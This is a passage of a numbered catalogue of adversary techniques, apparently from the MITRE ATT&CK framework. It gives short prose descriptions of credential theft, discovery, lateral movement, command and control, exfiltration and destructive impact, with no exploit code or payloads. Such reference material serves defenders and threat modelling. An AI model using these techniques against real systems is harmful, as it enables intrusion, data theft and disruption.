Adversaries may take advantage of trusted developer utilities to proxy execution of malicious payloads. There are many utilities used for software development related tasks that can be used to execute code in various forms to assist in development, debugging, and reverse engineering. These utilities may often be signed with legitimate certificates that allow them to execute on a system and proxy execution of malicious code through a trusted process that effectively bypasses application control solutions.

130. (Unused/Unsupported Cloud Regions)

Adversaries may create cloud instances in unused geographic service regions in order to evade detection. Access is usually obtained through compromising accounts used to manage cloud infrastructure.

131. (Use Alternate Authentication Material)

Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

132. (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

133. (Virtualization/Sandbox Evasion)

Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from

Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

134. (Weaken Encryption)

Adversaries may compromise a network device's encryption capability in order to bypass encryption that would otherwise protect data communications.

135. (XSL Script Processing)

Adversaries may bypass application control and obscure execution of code by embedding scripts inside XSL files. Extensible Stylesheet Language (XSL) files are commonly used to describe the processing and rendering of data within XML files. To support complex operations, the XSL standard includes support for embedded scripting in various languages.

136. (Adversary-in-the-Middle)

Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

137. (Credentials from Password Stores)

Adversaries may search for common password storage locations to obtain user credentials. Passwords are stored in several places on a system, depending on the operating system or application holding the credentials. There are also specific applications that store passwords to make it easier for users manage and maintain. Once credentials are obtained, they can be used to perform lateral movement and access restricted information.

138. (Exploitation for Credential Access)

Adversaries may exploit software vulnerabilities in an attempt to collect credentials. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Credentialing and authentication mechanisms may be targeted for exploitation by adversaries as a means to gain access to useful credentials or circumvent the process to gain access to systems. One example of this is MS14-068, which targets Kerberos and can be used to forge Kerberos tickets using domain user permissions. Exploitation for credential access may also result in Privilege Escalation depending on the process targeted or credentials obtained.

139. (Forced Authentication)

Adversaries may gather credential material by invoking or forcing a user to automatically provide authentication information through a mechanism in which they can intercept.

140. (Forge Web Credentials)

Adversaries may forge credential materials that can be used to gain access to web applications or Internet services. Web applications and services (hosted in cloud SaaS environments or on-premise servers) often use session cookies, tokens, or other materials to authenticate and authorize user access.

141. (Input Capture)

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).

- 142. (Modify Authentication Process)**
Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.
- 143. (Multi-Factor Authentication Interception)**
Adversaries may target multi-factor authentication (MFA) mechanisms, (i.e., smart cards, token generators, etc.) to gain access to credentials that can be used to access systems, services, and network resources. Use of MFA is recommended and provides a higher level of security than usernames and passwords alone, but organizations should be aware of techniques that could be used to intercept and bypass these security mechanisms.
- 144. (Multi-Factor Authentication Request Generation)**
Adversaries may attempt to bypass multi-factor authentication (MFA) mechanisms and gain access to accounts by generating MFA requests sent to users.
- 145. (Network Sniffing)**
Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.
- 146. (OS Credential Dumping)**
Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.
- 147. (Steal Application Access Token)**
Adversaries can steal application access tokens as a means of acquiring credentials to access remote systems and resources.
- 148. (Steal or Forge Authentication Certificates)**
Adversaries may steal or forge certificates used for authentication to access remote systems or resources. Digital certificates are often used to sign and encrypt messages and/or files. Certificates are also used as authentication material. For example, Azure AD device certificates and Active Directory Certificate Services (AD CS) certificates bind to an identity and can be used as credentials for domain accounts.
- 149. (Steal or Forge Kerberos Tickets)**
Adversaries may attempt to subvert Kerberos authentication by stealing or forging Kerberos tickets to enable Pass the Ticket. Kerberos is an authentication protocol widely used in modern Windows domain environments. In Kerberos environments, referred to as "realms", there are three basic participants: client, service, and Key Distribution Center (KDC). Clients request access to a service and through the exchange of Kerberos tickets, originating from KDC, they are granted access after having successfully authenticated. The KDC is responsible for both authentication and ticket granting. Adversaries may attempt to abuse Kerberos by stealing tickets or forging tickets to enable unauthorized access.
- 150. (Steal Web Session Cookie)**
An adversary may steal web application or service session cookies and use them to gain access to web applications or Internet services as an authenticated user without needing

credentials. Web applications and services often use session cookies as an authentication token after a user has authenticated to a website.

151. (Account Discovery)

Adversaries may attempt to get a listing of valid accounts, usernames, or email addresses on a system or within a compromised environment. This information can help adversaries determine which accounts exist, which can aid in follow-on behavior such as brute-forcing, spear-phishing attacks, or account takeovers (e.g., Valid Accounts).

152. (Application Window Discovery)

Adversaries may attempt to get a listing of open application windows. Window listings could convey information about how the system is used. For example, information about application windows could be used identify potential data to collect as well as identifying security tooling (Security Software Discovery) to evade.

153. (Browser Information Discovery)

Adversaries may enumerate information about browsers to learn more about compromised environments. Data saved by browsers (such as bookmarks, accounts, and browsing history) may reveal a variety of personal information about users (e.g., banking sites, relationships/interests, social media, etc.) as well as details about internal network resources such as servers, tools/dashboards, or other related infrastructure.

154. (Cloud Infrastructure Discovery)

An adversary may attempt to discover infrastructure and resources that are available within an infrastructure-as-a-service (IaaS) environment. This includes compute service resources such as instances, virtual machines, and snapshots as well as resources of other services including the storage and database services.

155. (Cloud Service Dashboard)

An adversary may use a cloud service dashboard GUI with stolen credentials to gain useful information from an operational cloud environment, such as specific services, resources, and features. For example, the GCP Command Center can be used to view all assets, findings of potential security risks, and to run additional queries, such as finding public IP addresses and open ports.

156. (Cloud Service Discovery)

An adversary may attempt to enumerate the cloud services running on a system after gaining access. These methods can differ from platform-as-a-service (PaaS), to infrastructure-as-a-service (IaaS), or software-as-a-service (SaaS). Many services exist throughout the various cloud providers and can include Continuous Integration and Continuous Delivery (CI/CD), Lambda Functions, Azure AD, etc. They may also include security services, such as AWS GuardDuty and Microsoft Defender for Cloud, and logging services, such as AWS CloudTrail and Google Cloud Audit Logs.

157. (Cloud Storage Object Discovery)

Adversaries may enumerate objects in cloud storage infrastructure. Adversaries may use this information during automated discovery to shape follow-on behaviors, including requesting all or specific objects from cloud storage. Similar to File and Directory Discovery on a local host, after identifying available storage services (i.e. Cloud Infrastructure Discovery) adversaries may access the contents/objects stored in cloud infrastructure.

158. (Container and Resource Discovery)

Adversaries may attempt to discover containers and other resources that are available within a containers environment. Other resources may include images, deployments, pods, nodes, and other information such as the status of a cluster.

- 159. (Debugger Evasion)**
Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.
- 160. (Device Driver Discovery)**
Adversaries may attempt to enumerate local device drivers on a victim host. Information about device drivers may highlight various insights that shape follow-on behaviors, such as the function/purpose of the host, present security tools (i.e. Security Software Discovery) or other defenses (e.g., Virtualization/Sandbox Evasion), as well as potential exploitable vulnerabilities (e.g., Exploitation for Privilege Escalation).
- 161. (Domain Trust Discovery)**
Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain. Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct SID-History Injection, Pass the Ticket, and Kerberoasting. Domain trusts can be enumerated using the DSEnumerateDomainTrusts() Win32 API call, .NET methods, and LDAP. The Windows utility Nltest is known to be used by adversaries to enumerate domain trusts.
- 162. (File and Directory Discovery)**
Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from File and Directory Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.
- 163. (Group Policy Discovery)**
Adversaries may gather information on Group Policy settings to identify paths for privilege escalation, security measures applied within a domain, and to discover patterns in domain objects that can be manipulated or used to blend in the environment. Group Policy allows for centralized management of user and computer settings in Active Directory (AD). Group policy objects (GPOs) are containers for group policy settings made up of files stored within a predictable network path \\SYSVOL\\Policies\\.
- 164. (Network Service Discovery)**
Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port and/or vulnerability scans using tools that are brought onto a system.
- 165. (Network Share Discovery)**
Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network.
- 166. (Network Sniffing)**
Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

167. (Password Policy Discovery)

Adversaries may attempt to access detailed information about the password policy used within an enterprise network or cloud environment. Password policies are a way to enforce complex passwords that are difficult to guess or crack through Brute Force. This information may help the adversary to create a list of common passwords and launch dictionary and/or brute force attacks which adheres to the policy (e.g. if the minimum password length should be 8, then not trying passwords such as 'pass123'; not checking for more than 3-4 passwords per account if the lockout is set to 6 as to not lock out accounts).

168. (Peripheral Device Discovery)

Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system. Peripheral devices could include auxiliary resources that support a variety of functionalities such as keyboards, printers, cameras, smart card readers, or removable storage. The information may be used to enhance their awareness of the system and network environment or may be used for further actions.

169. (Permission Groups Discovery)

Adversaries may attempt to discover group and permission settings. This information can help adversaries determine which user accounts and groups are available, the membership of users in particular groups, and which users and groups have elevated permissions.

170. (Process Discovery)

Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software/applications running on systems within the network. Adversaries may use the information from Process Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

171. (Query Registry)

Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.

172. (Remote System Discovery)

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as Ping or net view using Net.

173. (Software Discovery)

Adversaries may attempt to get a listing of software and software versions that are installed on a system or in a cloud environment. Adversaries may use the information from Software Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

174. (System Information Discovery)

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

175. (System Location Discovery)

Adversaries may gather information in an attempt to calculate the geographical location of a victim host. Adversaries may use the information from System Location Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully

infects the target and/or attempts specific actions.

176. (System Network Configuration Discovery)

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.

177. (System Network Connections Discovery)

Adversaries may attempt to get a listing of network connections to or from the compromised system they are currently accessing or from remote systems by querying for information over the network.

178. (System Owner/User Discovery)

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using OS Credential Dumping. The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from System Owner/User Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

179. (System Service Discovery)

Adversaries may try to gather information about registered local system services. Adversaries may obtain information about services using tools as well as OS utility commands such as sc query, tasklist /svc, systemctl --type=service, and net start.

180. (System Time Discovery)

An adversary may gather the system time and/or time zone from a local or remote system. The system time is set and stored by the Windows Time Service within a domain to maintain time synchronization between systems and services in an enterprise network.

181. (Virtualization/Sandbox Evasion)

Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

182. (Exploitation of Remote Services)

Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

183. (Internal Spearphishing)

Adversaries may use internal spearphishing to gain access to additional information or exploit other users within the same organization after they already have access to accounts or systems within the environment. Internal spearphishing is multi-staged campaign where an email account is owned either by controlling the user's device with previously installed malware or by

compromising the account credentials of the user. Adversaries attempt to take advantage of a trusted internal account to increase the likelihood of tricking the target into falling for the phish attempt.

184. (Lateral Tool Transfer)

Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e. Ingress Tool Transfer) files may then be copied from one system to another to stage adversary tools or other files over the course of an operation. Adversaries may copy files between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over SMB/Windows Admin Shares to connected network shares or with authenticated connections via Remote Desktop Protocol.

185. (Remote Service Session Hijacking)

Adversaries may take control of preexisting sessions with remote services to move laterally in an environment. Users may use valid credentials to log into a service specifically designed to accept remote connections, such as telnet, SSH, and RDP. When a user logs into a service, a session will be established that will allow them to maintain a continuous interaction with that service.

186. (Remote Services)

Adversaries may use Valid Accounts to log into a service that accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.

187. (Replication Through Removable Media)

Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

188. (Software Deployment Tools)

Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

189. (Taint Shared Content)

Adversaries may deliver payloads to remote systems by adding content to shared storage locations, such as network drives or internal code repositories. Content stored on network drives or in other shared locations may be tainted by adding malicious programs, scripts, or exploit code to otherwise valid files. Once a user opens the shared tainted content, the malicious portion can be executed to run the adversary's code on a remote system. Adversaries may use tainted shared content to move laterally.

190. (Use Alternate Authentication Material)

Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

191. (Adversary-in-the-Middle)

Adversaries may attempt to position themselves between two or more networked devices using

an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

192. (Archive Collected Data)

An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

193. (Audio Capture)

An adversary can leverage a computer's peripheral devices (e.g., microphones and webcams) or applications (e.g., voice and video call services) to capture audio recordings for the purpose of listening into sensitive conversations to gather information.

194. (Automated Collection)

Once established within a system or network, an adversary may use automated techniques for collecting internal data. Methods for performing this technique could include use of a Command and Scripting Interpreter to search for and copy information fitting set criteria such as file type, location, or name at specific time intervals. In cloud-based environments, adversaries may also use cloud APIs, command line interfaces, or extract, transform, and load (ETL) services to automatically collect data. This functionality could also be built into remote access tools.

195. (Browser Session Hijacking)

Adversaries may take advantage of security vulnerabilities and inherent functionality in browser software to change content, modify user-behaviors, and intercept information as part of various browser session hijacking techniques.

196. (Clipboard Data)

Adversaries may collect data stored in the clipboard from users copying information within or between applications.

197. (Data from Cloud Storage)

Adversaries may access data from improperly secured cloud storage.

198. (Data from Configuration Repository)

Adversaries may collect data related to managed devices from configuration repositories. Configuration repositories are used by management systems in order to configure, manage, and control data on remote systems. Configuration repositories may also facilitate remote access and administration of devices.

199. (Data from Information Repositories)

Adversaries may leverage information repositories to mine valuable information. Information repositories are tools that allow for storage of information, typically to facilitate collaboration or information sharing between users, and can store a wide variety of data that may aid adversaries in further objectives, or direct access to the target information. Adversaries may also abuse external sharing features to share sensitive documents with recipients outside of the organization.

200. (Data from Local System)

Adversaries may search local system sources, such as file systems and configuration files or local databases, to find files of interest and sensitive data prior to Exfiltration.

- 201. (Data from Network Shared Drive)**
Adversaries may search network shares on computers they have compromised to find files of interest. Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, etc.) that are accessible from the current system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.
- 202. (Data from Removable Media)**
Adversaries may search connected removable media on computers they have compromised to find files of interest. Sensitive data can be collected from any removable media (optical disk drive, USB memory, etc.) connected to the compromised system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.
- 203. (Data Staged)**
Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data. Interactive command shells may be used, and common functionality within cmd and bash may be used to copy data into a staging location.
- 204. (Email Collection)**
Adversaries may target user email to collect sensitive information. Emails may contain sensitive data, including trade secrets or personal information, that can prove valuable to adversaries. Adversaries can collect or forward email from mail servers or clients.
- 205. (Input Capture)**
Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).
- 206. (Screen Capture)**
Adversaries may attempt to take screen captures of the desktop to gather information over the course of an operation. Screen capturing functionality may be included as a feature of a remote access tool used in post-compromise operations. Taking a screenshot is also typically possible through native utilities or API calls, such as CopyFromScreen, xwd, or screenshot.
- 207. (Video Capture)**
An adversary can leverage a computer's peripheral devices (e.g., integrated cameras or webcams) or applications (e.g., video call services) to capture video recordings for the purpose of gathering information. Images may also be captured from devices or applications, potentially in specified intervals, in lieu of video files.
- 208. (Application Layer Protocol)**
Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
- 209. (Communication Through Removable Media)**
Adversaries can perform command and control between compromised hosts on potentially disconnected networks using removable media to transfer commands from system to system. Both systems would need to be compromised, with the likelihood that an Internet-connected system was compromised first and the second through lateral movement by Replication Through Removable Media. Commands and files would be relayed from the disconnected

system to the Internet-connected system to which the adversary has direct access.

210. (Data Encoding)

Adversaries may encode data to make the content of command and control traffic more difficult to detect. Command and control (C2) information can be encoded using a standard data encoding system. Use of data encoding may adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip.

211. (Data Obfuscation)

Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.

212. (Dynamic Resolution)

Adversaries may dynamically establish connections to command and control infrastructure to evade common detections and remediations. This may be achieved by using malware that shares a common algorithm with the infrastructure the adversary uses to receive the malware's communications. These calculations can be used to dynamically adjust parameters such as the domain name, IP address, or port number the malware uses for command and control.

213. (Encrypted Channel)

Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if secret keys are encoded and/or generated within malware samples/configuration files.

214. (Fallback Channels)

Adversaries may use fallback or alternate communication channels if the primary channel is compromised or inaccessible in order to maintain reliable command and control and to avoid data transfer thresholds.

215. (Ingress Tool Transfer)

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).

216. (Multi-Stage Channels)

Adversaries may create multiple stages for command and control that are employed under different conditions or for certain functions. Use of multiple stages may obfuscate the command and control channel to make detection more difficult.

217. (Non-Application Layer Protocol)

Adversaries may use an OSI non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive. Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL).

218. (Non-Standard Port)

Adversaries may communicate using a protocol and port pairing that are typically not associated. For example, HTTPS over port 8088 or port 587 as opposed to the traditional port 443. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data.

219. (Protocol Tunneling)

Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.

220. (Proxy)

Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Adversaries may chain together multiple proxies to further disguise the source of malicious traffic.

221. (Remote Access Software)

An adversary may use legitimate desktop support and remote access software, such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within networks. These services are commonly used as legitimate technical support software, and may be allowed by application control within a target environment. Remote access tools like VNC, Ammyy, and Teamviewer are used frequently when compared with other legitimate software commonly used by adversaries.

222. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

223. (Web Service)

Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection.

224. (Automated Exfiltration)

Adversaries may exfiltrate data, such as sensitive documents, through the use of automated

processing after being gathered during Collection.

225. (Data Transfer Size Limits)

An adversary may exfiltrate data in fixed size chunks instead of whole files or limit packet sizes below certain thresholds. This approach may be used to avoid triggering network data transfer threshold alerts.

226. (Exfiltration Over Alternative Protocol)

Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

227. (Exfiltration Over C2 Channel)

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

228. (Exfiltration Over Other Network Medium)

Adversaries may attempt to exfiltrate data over a different network medium than the command and control channel. If the command and control network is a wired Internet connection, the exfiltration may occur, for example, over a WiFi connection, modem, cellular data connection, Bluetooth, or another radio frequency (RF) channel.

229. (Exfiltration Over Physical Medium)

Adversaries may attempt to exfiltrate data via a physical medium, such as a removable drive. In certain circumstances, such as an air-gapped network compromise, exfiltration could occur via a physical medium or device introduced by a user. Such media could be an external hard drive, USB drive, cellular phone, MP3 player, or other removable storage and processing device. The physical medium or device could be used as the final exfiltration point or to hop between otherwise disconnected systems.

230. (Exfiltration Over Web Service)

Adversaries may use an existing, legitimate external Web service to exfiltrate data rather than their primary command and control channel. Popular Web services acting as an exfiltration mechanism may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to compromise. Firewall rules may also already exist to permit traffic to these services.

231. (Scheduled Transfer)

Adversaries may schedule data exfiltration to be performed only at certain times of day or at certain intervals. This could be done to blend traffic patterns with normal activity or availability.

232. (Transfer Data to Cloud Account)

Adversaries may exfiltrate data by transferring the data, including backups of cloud environments, to another cloud account they control on the same service to avoid typical file transfers/downloads and network-based exfiltration detection.

233. (Account Access Removal)

Adversaries may interrupt availability of system and network resources by inhibiting access to accounts utilized by legitimate users. Accounts may be deleted, locked, or manipulated (ex: changed credentials) to remove access to accounts. Adversaries may also subsequently log off and/or perform a System Shutdown/Reboot to set malicious changes into place.

234. (Data Destruction)

Adversaries may destroy data and files on specific systems or in large numbers on a network to interrupt availability to systems, services, and network resources. Data destruction is likely to

render stored data irrecoverable by forensic techniques through overwriting files or data on local and remote drives. Common operating system file deletion commands such as del and rm often only remove pointers to files without wiping the contents of the files themselves, making the files recoverable by proper forensic methodology. This behavior is distinct from Disk Content Wipe and Disk Structure Wipe because individual files are destroyed rather than sections of a storage disk or the disk's logical structure.

235. (Data Encrypted for Impact)

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.

236. (Data Manipulation)

Adversaries may insert, delete, or manipulate data in order to influence external outcomes or hide activity, thus threatening the integrity of the data. By manipulating data, adversaries may attempt to affect a business process, organizational understanding, or decision making.

237. (Defacement)

Adversaries may modify visual content available internally or externally to an enterprise network, thus affecting the integrity of the original content. Reasons for Defacement include delivering messaging, intimidation, or claiming (possibly false) credit for an intrusion. Disturbing or offensive images may be used as a part of Defacement in order to cause user discomfort, or to pressure compliance with accompanying messages.

238. (Disk Wipe)

Adversaries may wipe or corrupt raw disk data on specific systems or in large numbers in a network to interrupt availability to system and network resources. With direct write access to a disk, adversaries may attempt to overwrite portions of disk data. Adversaries may opt to wipe arbitrary portions of disk data and/or wipe disk structures like the master boot record (MBR). A complete wipe of all disk sectors may be attempted.

239. (Endpoint Denial of Service)

Adversaries may perform Endpoint Denial of Service (DoS) attacks to degrade or block the availability of services to users. Endpoint DoS can be performed by exhausting the system resources those services are hosted on or exploiting the system to cause a persistent crash condition. Example services include websites, email services, DNS, and web-based applications. Adversaries have been observed conducting DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

240. (Firmware Corruption)

Adversaries may overwrite or corrupt the flash memory contents of system BIOS or other firmware in devices attached to a system in order to render them inoperable or unable to boot, thus denying the availability to use the devices and/or the system. Firmware is software that is loaded and executed from non-volatile memory on hardware devices in order to initialize and manage device functionality. These devices may include the motherboard, hard drive, or video cards.

241. (Inhibit System Recovery)

Adversaries may delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. This may deny access to available backups and recovery options.

242. (Network Denial of Service)

Adversaries may perform Network Denial of Service (DoS) attacks to degrade or block the availability of targeted resources to users. Network DoS can be performed by exhausting the network bandwidth services rely on. Example resources include specific websites, email services, DNS, and web-based applications. Adversaries have been observed conducting network DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

243. (Resource Hijacking)

Adversaries may leverage the resources of co-opted systems in order to solve resource intensive problems, which may impact system and/or hosted service availability.

244. (Service Stop)


Adversaries may stop or disable services on a system to render those services unavailable to legitimate users. Stopping critical services or processes can inhibit or stop response to an incident or aid in the adversary's overall objectives to cause damage to the environment.

245. (System Shutdown/Reboot)

